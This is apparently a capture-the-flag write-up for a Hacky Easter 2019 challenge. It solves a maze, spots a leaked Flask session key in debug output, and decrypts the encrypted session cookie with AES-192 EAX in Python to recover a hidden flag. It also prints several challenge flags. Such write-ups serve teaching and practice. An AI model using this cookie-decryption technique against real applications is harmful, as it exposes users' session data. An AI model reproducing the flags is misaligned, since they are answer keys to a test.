
After entering the flags from egg21 (`he19-zKZr-YqJO-4OWb-auss`) and egg22 (`he19-JfsM-ywiw-mSxE-yfYa`), we get to the following page:



Moving around a little bit just like in the other paths shows the usual `Ouch! You would hit a wall.` notification:



Though there is also a new notification:




The notification `You are not god, you can't leave the area.` suggests that there are not only walls, but also a limited area, in which we can move.

Thus we can adjust the script from egg21 a little bit to handle this message:


```
elif ('You are not god' in resp):
  field[curp[0]+dtc[0]][curp[1]+dtc[1]] = 'O'
```

... and use the script to expose the map:



Moving to the task, we get the following output:

According to the last line of the output, the flag has been added to the session data (`[DEBUG]: Flag added to session`). The first line actually outputs the secret session key, which is used to encrypt the client side stored session cookie (`[DEBUG]: app.crypto_key: ...`). The output contains four squares, which replace non printable characters. There is possible an easier way to figure out, what those characters actually are within the browser, though I simply used `Wireshark`:



As we can see, the bytes are `0x01`, `0x03`, `0x03` and `0x07`.

By googling for session encryption mechanisms employed with python flask, I found the following GitHub project called Encrypted Session.

According to the source code, the session data is encrypted using the secret key and `AES` with `AES.MODE_EAX`. The session data contains three parts separated by dots:

`u.CIPHER_TEXT.MAC.NONCE`

I wasted a lot of time to figure out, how the key (`"timeto\x01guess\x03a\x03last\x07time"` = 24 byte) could possibly be expanded to a 32 byte key. Actually no modification to the key is required. When using this 24-byte key `AES-192` is automatically applied. Knowing this we can easily decrypt the session data:

```
root@kali:~/Documents/he19/egg27# python
Python 2.7.16 (default, Apr  6 2019, 01:42:57)
[GCC 8.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> from Crypto.Cipher import AES
>>> key = 'timeto\x01guess\x03a\x03last\x07time'
>>> cipher_text = 'pj9OWD4xrLMii5pStYUQ28/crfOZTnzyk5NH0YvMkGRmSFMkb1XaPdl/WSeIbdE7xbnG...'.decode('base64')
>>> nonce = 'TZSKfNiijNS4AILH2p7seA==''.decode('base64')
>>> cipher = AES.new(key, AES.MODE_EAX, nonce)
>>> cipher.decrypt(cipher_text)
'{"c11": {"a": 1}, "c12": {"a": 1}, "c13": {"a": 1}, "c14": {"a": 1}, "c15": {"a": 1}, "c16": {"a": 1}, "c17": {"a": 1}, "c18": {"a":
1}, "c20": {"a": 1}, "t01": {"a": 1}, "f02": {"a": 1}, "c01": {"a": 1}, "c02": {"a": 1}, "c03": {"a": 1}, "c04": {"a": 1}, "c06": {"a":
1}, "c07": {"a": 1}, "c08": {"a": 1}, "c09": {"a": 1}, "f01": {"a": 1}, "h01": {"a": 1}, "v": [], "h": [], "m": {}, "l": 10,
"hidden_flag": "he19-fmRW-T6Oj-uNoT-dzOm", "credit": "thanks for playing! gz opasieben & ccrypto :)", "x": 34, "y": 1, "p": 3}'
```

The flag is he19-fmRW-T6Oj-uNoT-dzOm.